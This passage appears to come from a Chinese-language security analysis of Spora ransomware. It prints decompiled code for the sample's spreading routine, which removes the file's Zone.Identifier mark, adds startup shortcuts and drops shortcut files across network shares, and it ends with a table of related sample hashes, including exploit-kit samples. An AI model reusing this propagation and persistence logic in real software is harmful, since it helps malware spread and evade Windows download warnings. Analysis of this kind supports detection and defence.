              lstrcpyW(v7, *v5);
              make_dir_lnk(v8, root_path, 1);
              LocalFree((HLOCAL)v8);
            }
          }
          v5 += 8;
          lpNetResource = (struct _NETRESOURCEW *)((char *)lpNetResource - 1);
        }
        while ( lpNetResource );
        v4 = v9;
      }
      LocalFree(v4);
    }
    result = j_WNetCloseEnum(hEnum);
  }
  return result;
}
void spread_lnk_file()
{
  WCHAR *file_name; // eax@1
  WCHAR *file_name_copy; // esi@1

  CoInitialize(0);
  file_name = (WCHAR *)LocalAlloc(LMEM_ZEROINIT, 0x800u);
  file_name_copy = file_name;
  if ( file_name )
  {
    GetModuleFileNameW(0, file_name, 0x400u);
    lstrcatW(file_name_copy, L":Zone.Identifier");
    DeleteFileW(file_name_copy);
    GetModuleFileNameW(0, file_name_copy, 0x400u);
    make_dir_lnk_startup((int)file_name_copy);
    SHChangeNotify(SHCNE_ASSOCCHANGED, 0, 0, 0);
    travel_wnet_resource(file_name_copy, 0);
    LocalFree(file_name_copy);
  }
  CoUninitialize();
}
```

释放快捷方式代码

四、 相关样本

病毒名	SHA256
Ransom/Spora.b	8a2eafed0b59841f76b0c23bddeb9e3cadfebba4c04a7d24694273642ffec109
TrojanDownloader/JS.NeutrinoEK.a	86e7dd5d2ed9077575e9cd666c42398a57068d5e7b74cc80bb8254b44cca1bff
Exploit/SWF.ExKit	cd3a17defe0a5c0ff35f6fccdcb33080eb06c02a6a628e5acda3f909a0b58997
Exploit/CVE-2016-0189	91c811fda9b159cb3fc442068c54afefbe9bd4ff40d44059dae5a33ee14da5ff
TrojanDownloader/HTML.Spora.a	6fbadd21f2dd8f2c14b3a0b1bce50a6899bad99035b2d34a7ec7c0c7ed7e2537